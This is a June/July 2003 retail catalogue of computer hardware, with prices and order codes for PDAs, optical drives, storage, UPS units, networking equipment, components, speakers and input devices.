The Palm Zire is ideal for storing all your events, appointments, names and phone numbers all in one place. The Zire allows you hold thousands of details, plus applications and data.

Memory: 2MB
Operating System: Palm OS v4.1
Display: Screen Monochrome Display, 160 x 160 Pixel Display
Processor: Motorola DragonBall EZ, 16MHz Processor



\$235
Websearch Code 192389

hp iPAQ Pocket PC H3900 Series

The H3950 and H3970 both include 64MB RAM, 400MHz Intel PXA250 Applications Processor, Microsoft Windows for Pocket PC 2002, Integrated SD expansion slot, TFT screen with 65K colours.

The H3950 Pocket PC features 32MB RAM, while the H3970 features 48MB RAM and integrated Bluetooth.

H3970 \$1199
Websearch 195324
RentSmart \$13.14p/wk



\$899
Websearch Code 193919

Sony External 48/12/48X USB2 CD-RW Kit

This drive features 48x speed recording and playback with buffer under-run protection, fast Audio Extraction and a unique Dual Speed operation. At 48X Max it will record a CD in around 2 minutes.

Designed for use with a Desktop or Laptop, it comes with a USB cable, Windows and Macintosh software.



\$339
Websearch Code 194705

Liteon External 40/12/40X USB2 CD-RW Kit

40X (Zone-P-CAV) Record, 12X (CLV) Re-Write & 40X (CAV) Read technology. Portable Design, using USB 2.0 adapter cable to ensure 40X performance. Innovative SMART-BURN technology to avoid from buffer under-run Error & automatically adjust writing strategy plus running OPC. Innovative SMART-X technology, support high speed Digital Audio Extraction (DAE) & VCD data extraction. Plug & Play with emergency manual eject. VAS Vibration Absorber System Mechanism to reduce vibration & noise during read & write.



\$249
Websearch Code 194707

Palm m515

With 16MB of internal memory, you can store hefty applications, PowerPoint presentations and even video clips with room to spare. Bonus software lets you view Word, Excel and PowerPoint files right on your handheld, send email, read eBooks, view video clips and photos, browse Web content offline and more.



\$659
Websearch Code 193917

hp iPAQ H5450 Pocket PC

Offers a true "office in your pocket". Web access for all levels of professionals and individuals. Includes 48MB Flash ROM, 64MB RAM, 400MHz Intel XScale PXA250 Processor, Microsoft Windows for Pocket PC 2002, WLAN 802.11b, integrated Bluetooth, integrated Biometric Fingerprint Reader.



\$1449
Websearch Code 193789

Sony Internal 4/8/24/10/32 DVD+/-RW Kit

This all in-one optical drive records and plays CD's and DVD's. A worlds first, it supports both DVD +R/RW and -R/RW formats. This drive comes complete with everything required for connection and operation on a Windows based PC including an extensive software suite.



\$749
Websearch Code 195396

Imation CD-RW 40x12x40x

With this USB external CD-RW drive, it is easy to make your own music or multimedia CDs on a PC or Mac. Including a powerful software portfolio. Burn your own custom audio, music, or multimedia CDs. Record and re-record up to 1,000 times on just one Imation CD-RW disc. Easily, safely, and quickly back up files with fast recording speeds. CD-RW drives come ready-to-use (Windows95/98/NT/2000) and include powerful software, one Imation CD-R disc, and one Imation CD-RW disc.



\$289
Websearch Code 195142

Palm Tungsten T

Features 320x320 reflective TFT color display supporting more than 65,000 colours. Includes OMAP 1510 processor from Texas Instruments, voice recorder, built-in bluetooth reader, Infrared (IR) Port, 4MB Flash/16MB RAM storage, Palm OS v5. Compatible with MultiMediaCard and SD expansion cards.



\$849
Websearch Code 193007

Toshiba Pocket PC e330

Does everything your day planner does plus records voice notes, plays music, video, 3D games, browses web and opens Office applications. Optional wired or wireless connectivity via SD cards (not included). Intel XScale PXA-250 300MHz processor, 64MB RAM, extra bright 3.5" TFT reflective colour screen, SD card slot, Infrared, voice record, MS Windows for Pocket PC 2002, rechargeable battery.



\$839
Websearch Code 194056



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Hardware
Software
Consumables

Hardware
Software
Consumables

Storage


JUNE/JULY 2003

LaCie d2 External Hard Disks

LaCie d2 range is a professional flexible system. Made of extruded aluminium and Zamac alloy, which are the same materials used in Formula 1 cars design for their unique features: robust, lightweight and fast cooling. Kensington cable lock and power lock for better security. Front power button and blue activity led, switches on/off with your computer. Supplied with drivers for Mac and PC. Drives can be used stacked horizontally or can be mounted in a 1U 19" rack (kit sold separately).

80GB 7200rpm USB2.0: \$425
120GB 7200rpm USB2.0: \$509
200GB 7200rpm USB2.0: \$719

80GB 7200rpm FireWire: \$425
120GB 7200rpm FireWire: \$509
200GB 7200rpm FireWire: \$719
400GB BD 7200 rpm: \$1519
400GB is USB2.0 and FireWire and F800
500GB BD 7200rpm FireWire: \$2099
500GB is USB2.0 and FireWire and F800*



Stackable

Rack mountable

Lockable with a Kensington keylock

*F800 is a new FireWire interface doubling transfer rate up to 100MB/s of current FireWire interface. Requires specific F800 card to take advantage of the performance.

LaCie d2 52x24x52x

USB2.0 & FireWire

LaCie CD-R 52x is the fastest external CD-Recorder on the market, burning a full 700MB CD in less than 2 minutes. It comes complete in the now famous d2 casing with all software for Mac & PC, all cables and first CDR media. Silent and efficient, it is the best professional CDR/CDRW burner on the market at the most affordable price.

USB2 Win Only \$289




\$359

Websearch Code 153957

LaCie SuperDrive A05 CDRW/DVD-RW

USB2.0 & FireWire

LaCie DVD-R 4x / DVD-RW 2x / DVD-Rom 12x / CD-R 16x / CD-RW 8x / CD-Rom 32x is a unique combination of two optical technologies: DVD-R for archiving huge amount of data and creating DVD Video discs, CD-RW for local back-up or audio compilation. The A05 can read almost all types of CDs and DVDs, such as CD-ROM, Audio CDs, CD-RW, DVD-ROM, DVD-R and DVD-RW discs.



\$8.87 PER WEEK*

Websearch Code 153899

\$749

LaCie Pocket Hard Disk

LaCie Pocket hard disks are the most robust and mobile drives on the market. Made of light aluminium for better cooling and fully mounted in a silicon bumper for better protection of the drive. Includes USB2.0 and bus powered FireWire interface, complementary power supply and drivers for Mac & PC.

20GB Pocket HD \$379



\$489

Websearch Code 189723

Pioneer External DVR-A05 DVD-R & DVD-RW

Bonus ArcSoft ShowBiz video editing software

Pioneer adds to the flexibility of the combination drive. Following on from the DVR-A05 Internal IDE Writer Pioneer now offers the DVR-105EXT. It is an external unit fitted with a DVR-105 DVD Writer that provides both IEEE1394 Firewire and USB 2.0 connectivity to computer systems that incorporate one or both of these interface connections

Features:

- Writes:
 - DVD-R*, DVD-RW, CD-R, CD-RW
 - 4X and 8X CD-R
 - 4X CD-RW
 - 1X and 2X DVD-R (General Use Media)
 - 1X DVD-RW
- Reads:
 - DVD-ROM, DVD-Video, DVD-R, DVD-RW, CD-ROM, CD-R, CD-RW, CD-TEXT, Photo CD, Audio CD

- Supports "Buffer Under Run" protection
- Disc-at-once and incremental write*
- IEEE1394 & USB 2.0 Interface Connection
- Supports 9.4G Double Sided DVD-R Media

Includes:

- ULEAD DVD Workshop 1.3 SE
- ULEAD VideoStudio 6 SE DVD
- ULEAD DVD PictureShow 1.0 SE
- RecordNow DX DVD/CD Writing Software
- DLA with StorageGuard
- Simple Backup
- CyberLink Power2Go XP V4.0
- 1 x DVD-R Media
- 1 x DVD-RW Media
- Pre-Authored DVD Workshop Demonstration



\$8.76 PER WEEK*

Websearch Code 193495

\$799

Pioneer Internal DVR-A05 DVD-R & DVD-RW

Internationally recognized reliability and compatibility

The DVR-A05 writes and reads DVD-R/RW, write once/recordable formats that can be played on most DVD video players and DVD-ROM drives. The drive also supports reading and writing of CD-R and CD-RW media, and can be used as a DVD-ROM and CD-ROM drive as well.

Liquid crystal tilt technology

Previous models used a mechanical tilt mechanism. The DVR-A05 features a liquid crystal tilt mechanism that provides more accurate, reliable operation with discs having uneven curvature or thickness. This superior mechanism is used for both playback and recording.

Includes:

- Ulead DVD Workshop 1.3 SE
- Ulead VideoStudio 6 SE DVD
- Ulead DVD PictureShow 1.0 SE
- RecordNow DX DVD/CD Writing Software
- DLA with StorageGuard
- Simple Backup
- CyberLink Power2Go XP V4.0
- 1 x DVD-R Media
- 1 x DVD-RW Media
- Pre-Authored DVD Workshop Demonstration

DVR-A05PRO Professional Kit - Bonus DVD/IT PE & MPEG 1/2 encoder

Includes:
All Standard Kit items
PLUS SONIC RealDVD LE 3.0
Professional Authoring Software

• 4X for DVD-R
• 2X for DVD-RW
• 16X for CD-R
• 8X for CD-RW

\$6.08 PER WEEK*

Websearch Code 128815

\$555

\$15.34 PER WEEK*

Websearch Code 194185

\$1399



APC Back-UPS ES 350/500 VA USB

An affordable battery backup to provide continued uptime and hardware protection for home or office users. Contains five Australian style outlets, phone, modem, fax and DSL data line surge protection, computer interface port for USB communications.



350 VA USB

\$179

Websearch Code 189734

500 VA USB

\$225

Websearch Code 192546

APC Back-UPS Pro 280/420/650i

PowerChute Plus software lets your UPS shut down your application gracefully in the event of an extended power failure. Includes additional outlet for protection of printers, audible alarms, phone/modem protection, user replaceable hot swappable batteries.



280i

\$269

Websearch Code APC001

420i

\$375

Websearch Code 195418

650i

\$479

Websearch Code 191757

APC Surge arrest personal w/ph protection

- 15V Let-through Voltage
- 315 Joules Surge Energy Capacity
- 5.5/11kA Peak Surge Current
- Child-safe outlets
- Protection Working Indicator - warns user if its circuitry is damaged
- Site Wiring Fault Indicator



\$55

Websearch Code APC007

No line protection

\$45

Websearch Code APC008



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15

JUNE/JULY 2003

Adaptec USB 2.0 PCI Connect Kit

- 4-port (1 Internal) Host Bus Adaptor, Hot Pluggable Plug and Play Connectivity
- Supports up to 480 Mbps throughput, Up to 40x faster than USB 1.1
- Includes USB 2.0 Latest Drivers and USB 2.0 utilities available On-line.
- Win/Mac

**\$95**

Websearch Code Win/Mac... 189114

Adaptec DuoConnect USB 2.0/1394 PCI Combo Card Kit

- 7-port Host Bus Adaptor, 4-port USB 2.0 and 3-port FireWire (1x USB 2.0 Internal & 1x FireWire Internal).

**\$175**

Websearch Code... 189920

Adaptec USB 2.0 Upgrade Kit

- 3-port Host Bus Adaptor, Hot Pluggable Plug and Play Connectivity
- For Hi-speed Digital cameras, camcorders external Storage, CD-RW's & DVD-RW's
- Includes Firewire cable and Digital Video Editing software for Windows
- Win/Mac.

**\$89**

Websearch Code... 189913

D-Link DWL-650+**AirPlus 22Mbps Wireless LAN PCMCIA Card**

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Autosenses & Adjusts Speed to conditions for Maximum Performance
- 64/128-256-Bit Wired Equivalent Privacy (WEP) Security Support
- Supports Peer-to-Peer Communication (No Access Point) or Infrastructure Mode (Access Point)

**22Mbps Wireless**

Websearch Code... 190515

\$125**D-Link DI-704P****IP Router for DSL/Cable Modem with Firewall**

Ethernet Broadband Gateway with a built-in four-port switch plus a print server function.

- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 4-Port 10/100Mbps Switch
- Support NAT for Firewall Protection, Integrated Printer Server

**Upgrade to a 707P for just \$50 and get 3 extra switch ports**

Websearch Code... 190311

\$159**NetComm ADSL Modem Router with Ethernet and USB Port - NB1300****Features:**

Ethernet ADSL Modem with full integrated Router, 10/100 Ethernet and USB ports. Fully ADSL (A-Track) & Telstra (IP1149) approved. Compatible with all major ISPs and all USB supported operating Systems. Embedded PPPoE - no need to purchase additional connection software. NAT security to protect your computers from internet attack.



Websearch Code... 192305

\$199**NetComm NB2800 ADSL/Cable Router****Features:**

The NB2800 ADSL/Cable Router and integrated 4-port network switch makes sharing your broadband connection simple to setup, use and maintain. Eliminate the need to run your ISP's software to connect to the internet as all ISP configuration settings are entered via a simple web browser page and are then stored in the NB2800.



Websearch Code... 198248

\$169**D-Link DWL-520+****22Mbps Wireless LAN PCI Adapter**

- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Autosenses & Adjusts Speed to conditions for Maximum Performance
- 64/128-256-Bit Wired Equivalent Privacy (WEP) Security Support

**22Mbps Wireless**

Websearch Code... 190513

\$149**D-Link DSL-504****ADSL Router with 4-Port 10/100Mbps Switch****Features:**

- Connect single or multiple PCs on an Ethernet LAN to an ADSL service
- 4-Port 10/100Mbps Switch
- ADSL Interface (RJ11)
- Supports G.dmt
- IP Routing with Transparent Bridge
- Supports NAT & DHCP
- Admin through Windows based program, Telnet or Web Browser
- Telstra Approved



Websearch Code... 190936

\$359**NetComm Cable/ADSL Wireless Router - NB3000****Features:**

Bridge between wired and wireless LANs. 11Mbps IEEE 802.11b Wireless Access Point. 4 Port 10/100 switch to build or expand your wired network. Router to share your cable or ADSL connection. NAT firewall to protect your PC's. Built-in DHCP server Supports VPN pass-through (IPSEC & PPTP). Remote administration via the internet. Compatible with PC, Mac, Linux and any TCP/IP system.



Websearch Code... 193330

\$329**NetComm CD2003 Mega-i-Modem 56K External Serial Modem****Features:**

56K speed and efficiency, backed by the quality of the NetComm name. The Mega-i-Modem is an entry-level communications device, allowing you to browse the web and keep in touch via email with speed and reliability.



Websearch Code... 193317

\$89**D-Link DWL-900AP+****AirPlus 22 Mbps Wireless LAN Access Point****Features:**

- 10/100Mbps Fast Ethernet Interface for connecting to Wired Network
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Autosenses & Adjusts speed to conditions for Maximum Performance
- 64/128-256-Bit Wired Equivalent Privacy (WEP) Security Support



Websearch Code... 190516

\$265**D-Link DI-614+****AirPlus Enhanced 2.4GHz Wireless Router****Features:**

- Capable of data transfer rates up to 22 Mbps
- Creating your first wireless network
- Quickly and securely connect computers to share a high-speed Internet connection
- Connection of up to four computers
- Connect to the network using 64, 128, or 256-bit encryption
- Four port switch built in.



Websearch Code... 192561

\$299**NetComm NP2005 5 Port 10/100 Smart Switch****Features:**

5-Port Mini N-Way high speed switch. Auto detect full or half duplex, store and forward architecture, Plug and Play configuration in rugged metal case with Auto Sensing for uplink & external power supply.

8 Port 10/100 Smart Switch \$139



Websearch Code... NET243

\$85**NetComm IN5699 Internal V92 56K Modem****Features:**

Now on an elegant red and gold circuit board, the new, updated, InModem 56K delivers high-speed voice, data and fax transmission in an easy-to-install and trouble-free PCI format. In addition to its up-to-date feature-set, the new InModem 56K features its own on board DSP (Digital Signal Processor) for top-notch CPU performance.



Websearch Code... 130664

\$45



iswh

Hardware
Software
Consumables

Networking

JUNE/JULY 2003

Netgear 54 Mbps Wireless PC Card WG511

For maximum notebook mobility, this PC card can't be beat. Simultaneously supports 802.11g/802.11b wireless standards for secure, fastest possible network access and broadband sharing wherever you go.

- Works with both IEEE 802.11b + draft 802.11g (both 2.4 GHz)
- Speeds of up to 54 Mbps
- Office roaming for notebook PC users
- Shared broadband Internet access and resources.
- Wireless LAN Manager for location-specific profiles
- 128-bit WEP encryption
- Netgear 802.11b products are also available

802.11g
Compliant

Websearch Code 195007

\$145

Netgear 5 & 8 Port 10/100 Mbps Ethernet Switches

FS605/FS608

Easy as pie to set up and run, these elegantly designed, compact switches will stand vertically to save desk space and to see LED icons for quick recognition.

- Plug and Play installation, no configuration
- Sleek, silver unit design
- Vertical option saves desk space
- Auto Uplink makes the right connection
- Auto-detection of speed and duplex



5 Port
\$95
Websearch Code 194999

8 Port
\$129
Websearch Code 195000

Netgear 10/100 4 Port DSL Modem Internet Gateway DG814

Features an integrated DSL modem for shared DSL access with multiple users. Enjoy high-speed Web surfing, file-sharing, Web access filtering and firewall protection.

- Integrated 4-port DSL modem for shared high-speed Web access
- Four ultra-fast 10/100 Mbps LAN ports
- NAT Firewall with VPN pass-through protection
- Web page content filtering and time-of-day usage management
- Instant alerts and regular e-mail notification of browser activity
- Complete, easy-to-use Web browser-based setup



Websearch Code 195412 **\$299**

Netgear Cable/DSL ProSafe Firewall with Print Server & 4 Port Switch FR114P

Optimal protection with the ProSafe Firewall/Print Server. This true firewall is broadband-capable.

- True Firewall with Stateful Packet Inspection (SPI) and Intrusion Detection
- Denial of Service (DoS) attack protection and VPN pass-through
- Built-in Print Server and Network Address Translation (NAT) Routing
- Easy-to-Use Smart Wizard and Install Assistant
- Free, complete antivirus PC software bundle



Websearch Code 191533 **\$239**

Netgear Wireless Access Point and Router WGR614

Cable/DSL Router with 802.11g access point built in works with IEEE 802.11b and IEEE 802.11g adapters

- Share broadband Internet access and resources
- Speeds of up to 54Mbps
- Four ultra fast 10/100 Mbps LAN ports
- NAT Firewall protects against hackers
- Netgear 802.11b products are also available

802.11g
Compliant

Websearch Code 196083

\$299

Netgear ADSL Modem with USB and Ethernet Ports DM602

Netgear's ADSL Modem makes it easy to connect and delivers ultra-fast (100x analog modem speed) corporate network access, Internet access, music downloads, gaming and video delivery.

- Ethernet & USB connections
- 8 mbps high-speed Internet surfing
- Use phone while you're online
- Supports all ADSL network
- Simple to use



Websearch Code 195411 **\$215**

Netgear Wireless 4 Port ADSL Modem Gateway DG824M

Plugs directly into your ADSL line for secure and ultra-fast wireless access to Internet resources and distribution of digital media. Shares your connection among up to 253 users.

- Built-in ADSL modem & wireless access point
- True Firewall business-class security
- Up to 200 Mbps LAN port speeds
- Easy, Web browser-based setup
- Free ADSL phone filter
- Netgear 802.11b products are also available



Websearch Code 195413 **\$469**

Netgear Cable/DSL ProSafe VPN Firewall with 8 Port 10/100 Mbps Switch FVS318

The FVS318 broadband-capable VPN firewall initiates up to 8 IPSec tunnels, provides routing, DoS protection, Intrusion Detection, URL access/content filtering, logging, reporting, and real-time alerts.

- Initiates up to 8 IPSec VPN tunnels simultaneously
- Stateful Packet Inspection Firewall with VPN pass-through & routing
- Eight ultra-fast 10/100 Mbps LAN ports
- Securely connects mobile workforce & branch offices to main office resources
- Easy-to-use Web browser-based setup, configuration & remote management



Websearch Code 193164 **\$369**

Seagate Barracuda Hard Drives

- 7200 RPM desktop performance.
- 350 Gs nonoperating shock. Protect drive from shocks and vibration.
- 3D Defence system. Industry's most comprehensive drive and data protection system.
- DiscWizard software.
- SoftSonic FDB Motor.
- 2-Mbyte cache buffer.



40GB
\$155
Websearch Code 189720

80GB
\$215
Websearch Code 190303

120GB
\$339
Websearch Code 194950

Maxtor Hard Drives

The solution for performance PCs with data intensive applications such as network attached storage, home networking devices, audio, video and other multimedia applications. With Maxtor Shock Protection and Data Protection Systems on every drive, your drives and data are protected against operating and non-operating shock.



80GB
\$215
Websearch Code 194546

120GB
\$285
Websearch Code 195074

160GB
\$379
Websearch Code 194751

200GB
\$549
Websearch Code 195075



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17

Altec Lansing Versatile 220 Speakers

For good sound at an affordable price, try the 220 system. This two-piece system works well for music and gaming.

- 11 Watts Total Continuous Power RMS (2x5.4 W Satellites)
- 20 Watts Total Peak Power
- Built-In Controls


\$59

Websearch Code 190463

Altec Lansing Versatile 221 Speakers

Great sound with bass you can feel. This 3-piece system is a sturdy system for music and gaming that fits on your desktop and within your budget.

- 20 Watts Total Continuous Power RMS
- 50 Watts Total Peak Power
- Compact Subwoofer
- Built-In Controls


\$109

Websearch Code 190464

Altec Lansing 2100

A unique, futuristic look and the power to move you make the 2100 a terrific PC speaker system. High performance micro drivers and our ported subwoofer deliver rich, accurate sound to keep the music pumping

- 35 Watts Total Continuous Power RMS
- 50 Watts Total Peak Power
- High Performance Micro Drivers
- Ported, Dual Subwoofer Drivers


\$225

Websearch Code 190467

Belkin SurgeMaster

A power surge or lightning strike can destroy your electronic equipment in an instant. The SurgeMaster range offers the best protection for all your sensitive electronic devices in your home or office. No amount of thunder and lightning will ever be able to scare away your protection. Be safe and smart; choose a SurgeMaster with telephone/data line protection and if you want to protect your AV equipment with coaxial connection, choose the surge protector that protects both.

Websearch	BEL176	Belkin 4 Way Telephone Pro	\$55
Websearch	194724	Belkin 6 Way Telephone Pro	\$99
Websearch	BEL182	Belkin 6 Way Telephone Pro + AV	\$119
Websearch	190488	Belkin 8 Way Telephone Pro	\$129
Websearch	190655	Belkin 8 Way Telephone Pro + AV	\$145



Belkin Access Point

Belkin networking presents its latest innovation, the 54g Wireless Network Access Point (WAP). The 54g WAP connects to your network switch and lets you join your wireless-equipped PC to your wired network.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac


NEW
\$259

Websearch Code 196292

Belkin Wireless Cable/ ADSL Router

54g technology is the easiest wireless network to implement. The Gateway Router uses the wireless 54g 2.4GHz standard to offer you the widest working range up to 1800 feet and greater interoperability in mixed network. Uses NAT firewall to protect network from outside intrusions by hackers.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac


NEW
\$279

Websearch Code 196297

Belkin Wireless Desktop Network Card

The 54g Wireless Desktop Network Card features breakthrough 54g technology that makes wireless file transfers and downloads faster than ever before.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac


NEW
\$139

Websearch Code 196290

Belkin Wireless Notebook Network Card

Belkin networking presents its latest innovation, the 54g Wireless Notebook Network Card. The Card works as an ideal standalone to give you instant networking capabilities.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac


NEW
\$139

Websearch Code 196291

Belkin Wireless Keyboard & Mouse

Offers advanced input at the best price point imaginable. In this finely constructed, easy-to-use wireless solution, we've incorporated a patented auto-synchronization technology and 256 IDs.


\$75

Websearch Code 193161

Belkin USB 8-in-1 Media Reader/Writer

The Belkin USB Reader/Writer for CompactFlash I, CompactFlash II, SmartMedia, Secure Digital, MultiMedia, IBM Microdrive, Memory Stick, and Memory Gate Memory Stick lets you drag and drop files, images, and music for editing and storage to your Mac or PC


\$79

Websearch Code 194326

Belkin Bluetooth USB Adapter

The Bluetooth USB Adapter from Belkin lets you create cable-free connections between your USB desktop PC and devices using Bluetooth wireless technology.

- 10m Range \$89


NEW
\$145

100m Range

Websearch Code 196273

Belkin USB 2.0/1.1 4- Port Hub

USB 1.1 Hub offers fast 12Mbps data rate for PC and Mac. USB 2.0 Hub (not pictured) features operation at 40 times faster than USB 1.1 (480Mbps data speed) and works seamlessly with today's USB 1.1 devices (PC only). Includes Belkin Lifetime Warranty and technical support.



USB 1.1 4 Port Hub

Websearch Code 139488

\$48

USB 2.0 4 Port Hub

Websearch Code 139464

\$75

Belkin Hi-Speed USB 2.0 DVD Creator

This great innovation from Belkin lets you capture and edit movies from a variety of analog video sources. The package includes the powerful Ulead movie editing and DVD-authoring software that lets you add professional-quality soundtracks and titles, as well as stunning effects.


\$169

Websearch Code 196274



iswh

Hardware
Software
Consumables

Components

Creative Sound Blaster Extigy

Sound Blaster Extigy is the revolutionary external quality audio solution from Creative. Designed to provide stunning digital audio to notebook or desktop users through USB, it installs quickly and a remote control is standard.

With 24-bit DACs and a 100dB signal-to-noise ratio, hardware Dolby Digital decoding, multi-channel output and 24-bit/96kHz compatible connectivity, the Sound Blaster Extigy gives a powerful high-end audio and home theatre experience. It also offers EAX ADVANCED HD music features such as Audio Clean-Up, Time Scaling and DREAM and can operate as a stand-alone Dolby Digital decoder for use with DVD players or entertainment consoles.



Websearch Code 195113

\$299

Asus Graphics Cards

Image used for illustration purposes only



	Asus V8170-DDR	Asus V9180-TD	Asus V9280-TD
Chipset	Nvidia GeForce4 MX440-SE	Nvidia GeForce4 MX440-8x	Nvidia T4200
Memory	64MB	128MB	128MB
Memory Bus	128bit	128bit	128bit
BUS	4x20/x1	8x16x	8x16x/2x
Memory Type	DDR	DDR	DDR
Flash BIOS	N/A	N/A	N/A
TV-out	Yes	Yes	Yes
DVI Port	N/A	Yes (DVI-I)	Yes
Twin View	N/A	Yes	Yes

\$129

Websearch Code 195507

\$249

Websearch Code 195451

\$349

Websearch Code 195284

Intel Motherboards

Image used for illustration purposes only



	Intel D845GBV2	Intel D845PBT2	Intel D845MBV
Processor Support	Intel Pentium 4	Intel Pentium 4	Intel Pentium 4
FSB Support	533/400 MHz	533/400 MHz	533/400 MHz
Chipset	Intel 845GE / ICH4	Intel 845PE / ICH4	Intel 845GE / ICH4
Form Factor	ATX	ATX	ATX
Memory / Slot / Max.	DDR333, 2 slot, 2GB	DDR333, 2 slot, 2GB	DDR333, 2 slot, 2GB
AGP Connector	4x, Built in Extreme Graphics 4x	4x	4x
ATA / Connector	SATA / I CH4	ACSI / I CH4	SATA / I CH4
Audio	AC97	AC97 / Channel	AC97
USB Ports	4 USB2.0	4 USB2.0	4 USB2.0
LAN	N/A	N/A	N/A
Warranty	3 years	3 years	3 years

\$199

Websearch Code 195427

\$249

Websearch Code 195428

\$289

Websearch Code 195429

Memory

- Are you finding you can't multitask?
- Do you find data that can not be processed instantly?
- Do you feel like you aren't a power user but would like to be?

If you answered yes to any of these questions, it may be time for a memory upgrade.

At ISWH, we stock a large range of memory from all the leading manufacturers. So if you are looking for an upgrade to handle your needs today, look no further than ISWH. We are able to source almost any module, so call one of our expert staff to discuss your requirements.

Creative Sound Blaster Audigy 2

Sound Blaster Audigy 2 delivers high-quality multi-channel recording and playback at up to 24-bit/96kHz and is the first PC product to offer playback of Advanced Resolution DVD-Audio at 24-bit/192kHz with a Signal-to-Noise ratio of 106dB. With EAX Advanced HD, 6.1 speaker support, Dolby Digital EX support and THX Certification, the Sound Blaster Audigy 2 sound card is the solution for all your music needs.



Standard
Websearch Code 194943

\$249

Platinum
Websearch Code 194942

\$449

Gigabyte Graphics Cards

Image used for illustration purposes only



	Gigabyte R9000	Gigabyte R9000 Pro	Gigabyte R9500
Chipset	ATI Radeon 9000	ATI Radeon 9000 PRO II	ATI Radeon 9500
Memory	64MB	128MB	64MB
Memory Bus	128bit	128bit	128bit
BUS	AGP4X/2X	AGP4X/2X	AGP4X/2X/2X
Memory Type	DDR 4x16-5	DDR 4x16-5	DDR 4x16-5
Flash BIOS	Yes	Yes	Yes
TV-out	S/R/C	AS/R/C	Yes
DVI Port	N/A	DVI-I	Yes
Twin View	N/A	Yes	Yes

\$129

Websearch Code 195453

\$225

Websearch Code 195454

\$349

Websearch Code 195455

Gigabyte Motherboards

Image used for illustration purposes only



	GA-RV067	Gigabyte GA-8G5667	GA-8PEX06LTRA
Processor Support	Intel Pentium 4	Intel Pentium 4	Intel Pentium 4
FSB Support	533 MHz	533/400 MHz	533/400 MHz
Chipset	Intel 845GV / ICH4	Intel 845GE / ICH4	Intel 845GE / ICH4
Form Factor	Micro ATX	ATX	ATX
Memory / Slot / Max.	DDR266/200, 2 slot, 2GB	DDR333/266, 3 slot, 2GB	DDR333/266, 3 slot, 2GB
AGP Connector	Integrated graphics No AGP	4X/1	4X/1
Slot	3PCI	9PCI	9PCI
Audio	AC97 / Channel	AC97 / Channel	AC97 / Channel
USB Ports	4 USB2.0	4 USB2.0	4 USB2.0
LAN	Realtek 8101	Realtek 8101	Yes (Realtek 8101)
Warranty	3 years	2 years	3 years

\$139

Websearch Code 196375

\$169

Websearch Code 195424

\$299

Websearch Code 196076

Altec Lansing 641

This 5-piece system immerses you in breathtakingly powerful sound. Experience 237 watts of total continuous power (400 watts peak) over Class-D circuitry. A midrange speaker and wide-dispersion polymer tweeter assure a crisp, spectrally balanced sound. A dual-ported subwoofer delivers deep, sustaining bass that brings your favourite games and music to life.



\$489

Websearch Code 190409

Altec Lansing Versatile 251 Speakers

Large 3-inch drivers and a centre channel deliver a full range of movement and sound while the ported subwoofer adds to the theatre-like atmosphere.

- 60 Watts Total Continuous Power RMS
- 90 Watts Total Peak Power
- Deep-Bass, Compact Subwoofer



\$249

Websearch Code 193216

Altec Lansing XA3051

This top-of-the-line speaker system features a centre channel, a powerful subwoofer, and surround sound that put your TV's speakers to shame. Feel the bass. Unleash the power.

- 56 Watts Total Continuous Power RMS (4x5 W); Satellites: 17.5 W/Centre; 18.25 W/Sub
- 100 Watts Total Peak Power
- 6-Speaker Dolby Surround Pro Logic
- Deep Bass, Ported Subwoofer



\$369

Websearch Code 193221

Need to update?




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19

Labtec Axis-502 Stereo Headset

The Axis-502 is a deluxe stereo headset ideal for Voice-Over-IP applications. The ultra-soft earphones produce intense stereo sound for CDs, MP3 and games. The microphone, designed to be worn on either left or right side, filters out background noise. Features a convenient headphone volume and microphone mute control.



\$45

Websearch Code 190592

Labtec Axis-002 Behind Head Headset

Featuring replaceable, ultra-soft foam earpads, the Labtec Axis-002 Headset is the perfect solution for all day use. Also with micro NCAT-2 noise cancelling and amplification technology and a microphone mute switch, this is the solution for your office.



\$59

Websearch Code 182285

Sony PC Headset

Compact folding design with a retractable microphone make this PC Headset perfect for travelling to conduct on-line meetings or just listening to your favourite music from your PC. Comes with a 3m cord and has a noise cancelling microphone for superior sound and clarity.



\$85

Websearch Code 190591

Logitech Cordless Optical Mouse

Get cordless freedom and optical precision in a single, simple mouse that fits comfortably in either your left or right hand. Now just about any surface within six feet of your computer can become your workspace—no mouse pad required, no cords to clutter your desk, and no moving parts to clean.



\$79

Websearch Code 190584

Logitech cordless Access Duo

The best match made on the Internet. Get the mouse and keyboard duo that offers comfort on all levels. The comfortable Zero-Degree Tilt keyboard provides superior typing control. And with the customizable function key commands the distance between your favourite applications and email is just one touch away.



\$119

Websearch Code 193084

Microsoft Optical Blue Mouse

Using the wider scroll wheel, move through documents quickly without a scroll bar. The glowing red base signifies Microsoft optical technology for a smooth and accurate experience. PS2/USB. Win/Mac.



\$53

Websearch Code 192040

Microsoft MultiMedia Keyboard

One-touch buttons take you directly to your favourite multimedia activities—navigate music and video clips, surf the Web, start the programs you use most, and more. With easy-to-use keys and custom blue accents, the Microsoft MultiMedia Keyboard adds dynamic features and vibrant looks to any desktop.



\$69

Websearch Code 192041

Logitech Cordless Presenter

Take advantage of this powerful, cordless device for your presentations and also utilise as a cordless optical mouse. The built-in laser pointer allows you to emphasise you're key points and advanced Bluetooth technology gives you cordless reliability with up to 10 meter range, with no line of sight required.



\$369

Websearch Code 190307

Logitech Navigator Trio

This Logitech bundle is the solution that you have been waiting and looking for. Not only do you get a quality wireless keyboard and mouse that creates a clutter free desk, you also get a USB Quickcam Messenger Camera with up to 640 x 480 pixels resolution.



\$195

Websearch Code 193435

Microsoft Wireless Optical Mice

Turn your desktop into a vibrant, clutter-free space with Microsoft Wireless Optical Mouse Blue. Wireless technology, a wider, clear scroll wheel, and signature red optical glow combine in a fun design. Comes with a three-year warranty. PS2/USB. Win/Mac.



Black **\$89**

Websearch Code 196174

Blue **\$89**

Websearch Code 191960

Microsoft Wireless Optical Desktop

